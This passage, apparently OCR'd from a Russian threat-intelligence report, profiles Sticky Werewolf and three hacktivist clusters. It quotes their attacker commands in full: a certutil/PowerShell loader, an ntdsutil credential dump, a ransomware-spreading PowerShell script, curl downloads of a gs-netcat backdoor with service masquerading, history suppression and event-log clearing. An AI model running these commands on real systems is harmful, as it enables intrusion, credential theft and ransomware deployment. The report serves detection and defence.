Далее PowerShell-скрипт считывал и декодировал из файла `.tmp` остальные строки, извлекал и открывал отвлекающий документ, а также исполняемый файл NSIS SFX. Затем PowerShell-скрипт обнулял содержимое скрытого файла `Thumbs.db` и удалял исполняемый файл загрузчика. NSIS SFX запускал нагрузку, защищенную криптером CypherIT.

В результате в запущенный легитимный процесс внедрялось ВПО: либо Remcos, либо Quasar RAT.

В сентябре 2024 года Sticky Werewolf начал применять в атаках импланты фреймворка Sliver. Для доставки имплантов использовали MSC-файлы (Microsoft Saved Console), запускавшиеся в Microsoft Management Console (MMC).



Запущенный MSC-файл

MSC-файлы

Злоумышленники часто экспериментируют с форматами распространяемых по электронной почте файлов, чтобы обойти фильтры и запутать жертву. Например, атакующие могут использовать MSC-файлы.

Возможности обнаружения

Отслеживайте использование `mmc.exe` для запуска файлов с расширением `.msc`, расположенных в папках, где пользователи обычно сохраняют файлы из электронной почты: `Downloads`, `Documents`, `Desktop` и т. п.

Когда пользователь нажимал на строку, в этом случае `19_09_2024`, выполнялись команды:

```
cmd.exe" /v /c set "k=%cd%\19_09_2024.msc"&(IF
NOT EXIST "!k!" (for /f "tokens=* usebackq"
%g in (`where /R "%userprofile%" "19_09_2024.
ms"?`) do set "k=%g")>nul 2>&1)&set "f=r"&set
"o=%localappdata%"&>nul ce!f!tutil -decode
""""!k!""" !o!\cleu.t&ren "!o!\cleu.t" cleu.cmD&!o!\
cleu

certutil  -decode """<путь до MSC-файла>"""
%LOCALAPPDATA%\cleu.t

powershell  -executionpolicy remotesigned
-windowstyle hidden -Command "Invoke-Expression
$([System.IO.File]::ReadAllText('%LOCALAPPDATA%\
cleu.cmD'))"
```

В результате в каталог `%LOCALAPPDATA%` извлекалась нагрузка из MSC-файла — batch-файл `cleu.cmD`. Он содержал PowerShell-код и закодированную нагрузку в виде VBA-скрипта (макроса). В ходе выполнения файла `clue.cmD`:

- создавался COM-объект MS Office Excel и скрытно запускался `EXCEL.EXE`;
- устанавливалось значение 1 в параметре AccessVBOM ключа реестра `[HKCU\Software\Microsoft\Office\$xlVersion\Excel\Security]`;
- создавалась книга (Workbook) документа Microsoft Excel, в которую добавлялся VB-проект.


В VB-проект добавлялся декодированный макрос, который затем запускался. Он содержал шелл-код (загрузчик импланта Sliver) и отвлекающий документ. Сначала макрос создавал и открывал отвлекающий документ с именем `%TEMP%\fqpowyh.pdf`, затем выделял память для шелл-кода и запускал его.

3

Хактивизм

Кластеры хактивистской направленности активно публикуют информацию о скомпрометированных организациях разного размера. Несмотря на это, их атаки становятся все более точечными, а собранные данные злоумышленники анализируют, публикуя лишь самую чувствительную или значимую информацию. При этом мотивация таких группировок может различаться и дополняться другими интересами: финансовой выгодой и шпионажем.

В этом разделе расскажем о самых значимых хактивистских кластерах, которые команда BI.ZONE Threat Intelligence отслеживала в 2024 году.



Rainbow Hyena

Другие названия: Head Mare

Этот политически мотивированный кластер возник в конце 2023 года. Он реализует атаки с целью кражи данных и разрушения IT-инфраструктуры. Нацелен на коммерческие и финансовые организации, а также предприятия ВПК на территории России.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, **добыча полезных ископаемых**, **обрабатывающая промышленность**, **энергетика**, строительство

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Инфраструктура и транспорт

Транспорт, **связь**, СМИ


Услуги и торговля

Розничная торговля, **электронная коммерция**, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, **наука**, **инженерия**, **информационные технологии**

В отличие от большинства кластеров хактивистской направленности, Rainbow Hyena публикует информацию о жертвах в соцсети X, а не в Telegram или на форумах. Однако злоумышленники сообщают не обо всем: мы фиксировали атаки, о которых они открыто не говорили. В некоторых случаях помимо хактивизма Rainbow Hyena может руководствоваться и финансовой мотивацией, используя в атаках программы-вымогатели и оставляя записки о выкупе.



Информация об одной из жертв Rainbow Hyena, опубликованная в X

Злоумышленники получали первоначальный доступ разными методами. Например, эксплуатировали уязвимости в общедоступных приложениях Microsoft Exchange (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065), попадали в IT-инфраструктуры через компрометацию подрядчиков, а также рассылали фишинговые электронные письма для доставки PhantomDL.

PhantomDL

ВПО, представляющее собой загрузчик, который позволяет преступникам доставлять в скомпрометированную систему дополнительные модули, а также выполнять произвольные команды.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск исполняемых файлов с двойным расширением, для именования которых используется кириллица или транслит, например `Договор_ №367КХ_от_29.04.2024_и_доп_соглашение_РТСС 022_контракт.pdf .exe`.
- Использование команды `cmd /c echo %USERDOMAIN%` для сбора информации о домене скомпрометированной системы.

Также обращайте внимание на подозрительные исполняемые файлы в папках `%PROGRAMDATA%` или `%APPDATA%\Microsoft\Windows`.

Чаще всего злоумышленники маскировали вложенные файлы в рассылках под договоры, счета и акты. Это позволяло делать письма актуальными для разных организаций.

PhantomDL мог распространяться в RAR-архивах в виде исполняемого файла, который запускался благодаря эксплуатации уязвимости CVE-2023-38831 в WinRAR.

Также атакующие использовали в архивах вредоносные LNK-файлы, которые извлекали экземпляр PhantomDL и запускали его, например:

```
powershell -c ”Expand-Archive -Path $(Get-
ChildItem -Path %userprofile% -Recurse -Filter
”PC397.zip” | Select-Object -First 1).FullName
-DestinationPath C:\ProgramData”; cmd.exe /c start
/B ’C:\ProgramData\PC397.zip’;!%SystemRoot%
```

При этом загрузчик собирал информацию о домене, в котором находилась скомпрометированная система:

```
cmd /c echo %USERDOMAIN%
```

PhantomDL мог как доставлять в скомпрометированную систему дополнительное ВПО, например PhantomRAT, так и выполнять полученные от сервера команды. Злоумышленники использовали PhantomRAT не только на этапе первоначального доступа, но и в ходе продвижения по IT-инфраструктуре.

Для обеспечения персистентности в скомпрометированной системе атакующие применяли инструмент Persey. Он позволял создавать задачу в планировщике Windows и запускать ВПО с помощью `pcalua.exe`, например:

```
pcalua.exe -a C:\Windows\System32\splhost.exe
```

Чтобы обеспечить резервные каналы доступа к скомпрометированной IT-инфраструктуре, злоумышленники также использовали Ngrok, rsockstun и импланты фреймворка постэксплуатации Sliver.

rsockstun

Инструмент с открытым исходным кодом на основе rsocks, позволяющий создавать обратные SOCKS5-туннели с поддержкой SSL и прокси. С его помощью злоумышленники могут обеспечить резервный канал доступа в скомпрометированную IT-инфраструктуру.

Возможности обнаружения

Отслеживайте запуск исполняемых файлов с параметрами командной строки, характерными для rsockstun: `-connect`, `clientIP:`, `-agentpassword`, `-proxy`, `-proxyauth`, `-useragent`.

Чтобы обеспечить персистентность Ngrok, злоумышленники применяли инструмент NSSM (Non-Sucking Service Manager), который позволял создать службу для выполнения этой задачи.

Атакующие собирали информацию о скомпрометированной IT-инфраструктуре в том числе с помощью ADRecon. А для получения аутентификационного материала использовали Mimikatz, XenArmor All-In-One Password Recovery Pro и ntdsutil:

```
ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q
```

При этом преступники также активно исследовали IT-инфраструктуру в поисках файлов, которые могли содержать дополнительный аутентификационный материал.

Чтобы затруднить обнаружение используемых инструментов, атакующие часто давали им имена, схожие с названиями различных системных компонентов.

Злоумышленники активно интересовались конфиденциальными данными. Они архивировали и выгружали на подконтрольные серверы не только файлы, обнаруженные в скомпрометированных системах, но и аутентификационный материал из GitLab, Confluence, а также из доступных облачных хранилищ.

Для противодействия средствам защиты Rainbow Hyena добавлял в исключения папки для хранения инструментов, а также все исполняемые файлы. Кроме того, когда злоумышленники получали привилегированные учетные записи, могли использовать серверы управления антивирусным ПО для его полного отключения.

Так как одной из задач атакующих было распространение вымогательского ПО, они стремились обнаружить серверы с резервными копиями и удалить их содержимое.

Вымогательское ПО кластера Rainbow Hyena было создано с использованием исходных кодов Babuk и билдера LockBit. При этом для его распространения могли применяться групповые политики или сценарии на PowerShell, например:

```
$ipFilePath = "C:\ProgramData\hosts.txt"
$ipAddresses = Get-Content -Path $ipFilePath
$sourcePath = "C:\ProgramData\lock.exe"
$resultFilePath = "C:\ProgramData\Result.txt"
$errorFilePath = "C:\ProgramData\Error.txt"
foreach ($ipAddress in $ipAddresses) {
 $destinationPath ="\\$ipAddress\C$\ProgramData"
 try {
 Copy-Item -Path $sourcePath -Destination
$destinationPath -Force
 "$sourcePath copy to $destinationPath" | Out-
File -Append -FilePath $resultFilePath
  Write-Host "$ipAddress--> Encryptor uploaded
successfully" -ForegroundColor Green
 }
```

```
 catch {
 "$ipAddress" | Out-File -Append -FilePath
$errorFilePath
 Write-Host "$ipAddress --> Host is down"
-ForegroundColor Red
 }
}
Write-Host "Done!"
```

Как и другие кластеры хактивистской направленности, иногда Rainbow Hyena реализовывал дефейс веб-сайтов скомпрометированных организаций.

Пример скомпрометированного сайта

Разбор атаки Rainbow Hyena. Кейс из практики команды BI.ZONE по реагированию на инциденты

Реагирование на киберинцидент началось с анализа экземпляра программы-вымогателя, который злоумышленники распространили по скомпрометированной IT-инфраструктуре [redacted] через групповые политики. В результате выяснилось, что ВПО создано при помощи билдера LockBit 3.

Исследование скомпрометированной IT-инфраструктуры позволило выявить, какие инструменты использовали злоумышленники. На основе этих данных вредоносную активность отнесли к кластеру Rainbow Hyena.

Для сохранения доступа к инфраструктуре [redacted] атакующие использовали ВПО, в частности PhantomRAT, агенты фреймворка постэксплуатации Sliver, а также легитимные средства туннелирования Ngrok и rsockstun.

Злоумышленники получали аутентификационный материал с помощью XenArmor All-In-One Password Recovery Pro, а также из файла ntds.dit.

Реконструкция жизненного цикла атаки позволила установить, что атакующие получили первоначальный доступ путем успешной эксплуатации уязвимостей ProxyLogon (CVE-2021-26855 и CVE-2021-27065), что позволило им загрузить веб-шелл.

Выводы

01 Реагирование на киберинцидент, даже если его обнаружили на последней стадии жизненного цикла, позволяет не только определить причины его возникновения, но и ограничить доступ злоумышленников к IT-инфраструктуре.

02 Эксплуатация общедоступных приложений остается одним из самых популярных методов получения первоначального доступа. Поэтому необходим постоянный контроль поверхности атаки, чего позволяют добиться решения класса attack surface management, например BI.ZONE CPT.

следы присутствия Rainbow Hyena

Phoenix Hyena

Другие названия: нет

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, **туризм**, **организация досуга и развлечений**

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт


Образование, наука и технологии

Образование, наука, инженерия, **информационные технологии**

Инфраструктура и транспорт

Транспорт, **связь**, СМИ

Деятельность хактивистского кластера Phoenix Hyena прослеживается как минимум с лета 2022 года. Его цель — выгрузка конфиденциальной информации, которую злоумышленники могут полностью или частично разместить в телеграм-канале DumpForums. Также они организовали одноименный форум, который стал основной площадкой для публикации утечек Phoenix Hyena и позволил другим преступникам распространять скомпрометированные данные.



Одно из объявлений на форуме DumpForums

В 2024 году кластер продолжил проводить атаки с целью получения доступа к конфиденциальным данным, компрометируя преимущественно веб-приложения. При этом доступ к скомпрометированной IT-инфраструктуре у злоумышленников мог сохраняться более года.

Атакующие активно использовали данные, украденные в рамках предыдущих кампаний. Например, они могли получать первоначальный доступ с помощью приватных SSH-ключей, которые организации передавали подрядчикам.

В некоторых случаях при успешном входе в систему под скомпрометированной учетной записью преступники могли затем сбросить пароль. При этом они использовали инфраструктуру VPN-провайдеров, например ProtonVPN.

Злоумышленники активно пытались скрыть вредоносную деятельность. В частности, чтобы затруднить криминалистический анализ, модифицировали переменную окружения HISTFILE таким образом, чтобы история введенных команд не сохранялась:

```
['SHELL=/bin/bash', 'HISTFILE=/dev/null']
```

После получения доступа злоумышленники устанавливали необходимые для атаки инструменты. Как правило, загрузка осуществлялась с помощью штатных утилит командной строки (wget, curl) и могла происходить напрямую с репозиториев исходного кода.

Для обеспечения резервного канала доступа к скомпрометированной системе и закрепления в ней атакующие использовали gs-netcat. Это популярный инструмент из набора утилит для туннелирования сетевого трафика Global Socket Toolkit (gsocket). Чтобы развернуть утилиту на хосте, выполнялся стандартный скрипт `hxxps://github[.]com/hackerschoice/gsocket/blob/master/deploy/deploy.sh`. При этом для установки запускались следующие команды:

```
curl -fsSL hxxps://gsocket[.]io/x
curl -fsSL --connect-timeout 7 -m900 --retry
3 hxxps://cdn.gsocket[.]io/bin/gs-netcat_mini-
linux-x86_64 --output /dev/shm/.gs-0/gs-netcat_
mini-linux-x86_64
```

Далее происходили маскировка инструмента под системную утилиту и удаление следов инсталляции:

```
mv /dev/shm/.gs-0/gs-netcat_mini-linux-x86_64 /dev/
shm/.gs-0/gs-netcat
chmod 700 /usr/bin/defunct
cp /dev/shm/.gs-0/gs-netcat /usr/bin/defunct
rm -f /dev/shm/.gs-0/gs-netcat
touch /lib/systemd/system/defunct.service
chmod 644 /lib/systemd/system/defunct.service
touch /lib/systemd/system/defunct.dat
rm -rf /dev/shm/.gs-0/*
rmdir /dev/shm/.gs-0
```

Утилита могла запускаться несколькими способами. В случае успешного входа под учетной записью root производился запуск gsocket-netcat в виде службы с помощью systemctl:

```
systemctl enable defunct
```

При этом конфигурационный файл службы выглядел так:

```
[Unit]
Description=D-Bus System Connection Bus
After=network.target
[Service]
Type=simple
Restart=always
RestartSec=10
WorkingDirectory=/root
ExecStart=/bin/bash -c "GS_ARGS='-k <path_to_
file>/gs-dbus.dat -ilq' exec -a '[kcached]' '<path_
to_file>/gs-dbus'
```

Если доступа к root не было, в crontab устанавливалось задание на выполнение полезной нагрузки, закодированной в Base64. При исполнении команды нагрузка декодировалась и передавалась на выполнение в интерпретатор команд bash.

Декодированная команда, которая приводит к запуску процесса gs-netcat, выглядит следующим образом:

```
/usr/bin/pkill -0 -U105 gs-dbus 2>/dev/null ||
SHELL=/bin/bash TERM=xterm-256color GS_ARGS="-k
<path_to_file>/gs-dbus.dat -liqD" /bin/bash -c
"exec -a '[kcached]' '<path_to_file>/gs-dbus'" 2>/
dev/null
```

Gs-netcat

Инструмент с открытым исходным кодом, позволяющий создавать туннели, например с использованием Global Socket Relay Network. С его помощью злоумышленники могут выполнять команды в скомпрометированной системе и копировать файлы.

Возможности обнаружения

Отслеживайте следующую активность:

- Создание файлов с именем `gs-netcat`, служб D-Bus System Connection Bus.
- Мимикрия под легитимные процессы путем запуска через exec с параметром `-a [имя]`.
- Сетевые взаимодействия с `*.gs.thc[.]org` и `*.gsocket[.]io`.
- Попытки использования wget или cURL для загрузки экземпляра инструмента в скомпрометированную систему с `gsocket[.]io`.

На этапе разведки инфраструктуры злоумышленники активно использовали возможности скомпрометированной операционной системы, включая штатные команды или встроенные утилиты сетевого администрирования. Дополнительно для получения информации об удаленных системах атакующие устанавливали и запускали сетевой сканер nmap, а также применяли утилиту для сбора данных PhpMiniAdmin.

Также злоумышленники могли осуществлять деструктивные действия и нарушать работу скомпрометированных систем, препятствуя получению доступа к ним. Так, обнаружив установленное средство защиты, кластер пытался его дестабилизировать, прерывая отправку логов на серверы управления или полностью ограничивая их доступность.

Кроме того, атакующие могли выключать виртуальные машины, что приводило к сбою в работе сайтов жертвы.

Guerrilla Hyena

Другие названия: Кибер-Партизаны, Belarussian Cyber Partisan

Этот кластер активности совершает деструктивные атаки по политическим мотивам и описывает себя как сообщество анонимных хактивистов-волонтеров. Он начал деятельность еще в 2020 году.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии


Инфраструктура и транспорт

Транспорт, связь, **СМИ**

Guerrilla Hyena нацеливается преимущественно на государственные организации Беларуси, однако может атаковать и российские компании. В 2024 году кластер реализовал атаки с различными последствиями: от дефейса до разрушения инфраструктуры путем уничтожения и шифрования данных. Злоумышленники публиковали данные жертв как в телеграм-каналах и ботах, так и на веб-ресурсах, где обычно содержалась более полная информация.


Помимо атак, Guerrilla Hyena пытается просвещать простых людей в вопросах информационной и физической безопасности. В образовательных статьях на своих каналах злоумышленники рассказывают о возможных угрозах и способах защиты. Подобный контент ориентирован в основном на жителей Беларуси, а также на целевую аудиторию из других стран.

Кроме того, преступники разработали свою версию Telegram — P-Telegram («Партизанский Телеграм»), созданную изначально с уклоном на безопасность пользователей в случаях экстренных ситуаций. Также они разработали мобильное приложение P-SMS (Partisan-SMS, «Партизанский СМС») для зашифрованного обмена сообщениями, в том числе при полном отсутствии интернета. Guerrilla Hyena продолжает развивать эти программы и регулярно выпускает обновления для различных версий устройств.



Репозиторий Partisan-SMS на GitHub

На своих информационных площадках Guerrilla Hyena рассказывает о своей деятельности, в том числе делится результатами успешно проведенных кибератак.



Пример видеодемонстрации атаки на одну из жертв Guerrilla Hyena, опубликованный в телеграм-канале

В атаках Guerrilla Hyena использует легитимные и вредоносные программы: от утилит для удаленного доступа и тестирования на проникновение до бэкдоров. Также у кластера есть ресурсы для создания собственных инструментов, что подтверждает разработка P-Telegram и P-SMS.

Чтобы проникнуть во внутренние системы, злоумышленники подключались к доступным из внешней сети серверам, например по RDP. Для этого они использовали успешно подобранные учетные данные.

В случае входа кластер устанавливал и закреплял необходимые для атаки инструменты. Для этого злоумышленники могли применять как штатные утилиты командной строки, например `curl.exe`, так и ВПО, которое загружает с сервера управления исполняемые файлы, сохраняет и запускает их. Пример последнего — это бэкдор TgRAT, использующий в качестве сервера управления телеграм-бот.

На зараженных системах TgRAT запускался с помощью дроппера, который обеспечивает присутствие путем закрепления через реестр. В зависимости от наличия прав администратора добавлялось `"<path_to_malware>\<malware>.exe -install=false"` в один из ключей:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run
```

При запуске TgRAT первым делом проверяет, совпадает ли имя компьютера, на котором он запущен, с именем системы из тела ВПО. В зависимости от результата программа либо продолжает исполняться, либо прекращает работу. Также ВПО проверяет наличие в системе файла, содержащего токен для подключения к API Telegram и идентификатор телеграм-чата, куда бот затем отправляет данные и откуда принимает команды. Если такого файла нет, берутся стандартные значения, прописанные в теле вредоносной программы.

Главная функциональность TgRAT — это возможность выполнения команд в зараженной системе и упомянутая выше загрузка файлов, которые злоумышленники предварительно отправляют в телеграм-чат.

Атакующие также могли удаленно исполнять команды с помощью инструмента RemCom, аналога PsExec. Он позволяет исследовать и контролировать зараженную систему, запускать в ней процессы, копировать файлы. Также у RemCom есть функциональность командной оболочки.

RemCom

Инструмент с открытым исходным кодом, позволяющий удаленно управлять системами. С его помощью злоумышленники могут выполнять команды в удаленных системах в рамках продвижения по скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте следующую активность:

- Создание файлов с именем `RemComSvc.exe` в удаленных системах.
- Создание именованных каналов с именем `\\.\pipe\remcom_communication`, `remcom_stdin*`, `remcom_stdout*`, `remcom_stderr*`.
- Создание сервисов с именами `RemComSvc`, `"RemCom_communicaton"`.

А также обращайте внимание, если в качестве внутреннего имени процесса указано `remcom`.

Помимо этого, для коммуникации между серверами управления и пораженными устройствами атакующие использовали утилиты туннелирования и проксирования трафика, такие как Dnscat2, GOST и Chisel.

Злоумышленники также применяли peinjector — утилиту, позволяющую внедрять вредоносный код в легитимные процессы. Так, с помощью peinjector хактивисты внедряли в файлы программ Falcongaze SecureTower и VinteoDesktop код, чтобы его исполнение завершалось запуском в памяти процесса `rundll32.exe` нужной утилиты, например Dnscat2.

Как и большинство подобных кластеров, Guerrilla Hyena применял техники для обхода стандартных средств мониторинга. К примеру, загружаемое в скомпрометированные системы ВПО в большинстве случаев мимикрировало под легитимные приложения: `rar64.exe`, `zabbix-log64.exe`, `winrar.exe` и `zip64.exe`.

Чтобы затруднить их обнаружение, атакующие использовали специальную утилиту для изменения временных меток создания, последнего доступа и модификации файлов. Дополнительно в системе очищались журналы событий:

```
wevtutil.exe cl Security
```

Для разведки скомпрометированной инфраструктуры кластер запускал сетевые сканеры MVII Port Scanner, KPortScan и Advanced IP Scanner.

На этапе сбора аутентификационного материала, как в открытом виде, так и в виде хешей, атакующие отдавали предпочтение популярным и проверенным инструментам вроде Mimikatz. Помимо этого, для извлечения данных из LSASS в пораженной системе преступники использовали утилиту ProcDump, позволяющую создавать дампы памяти процессов.

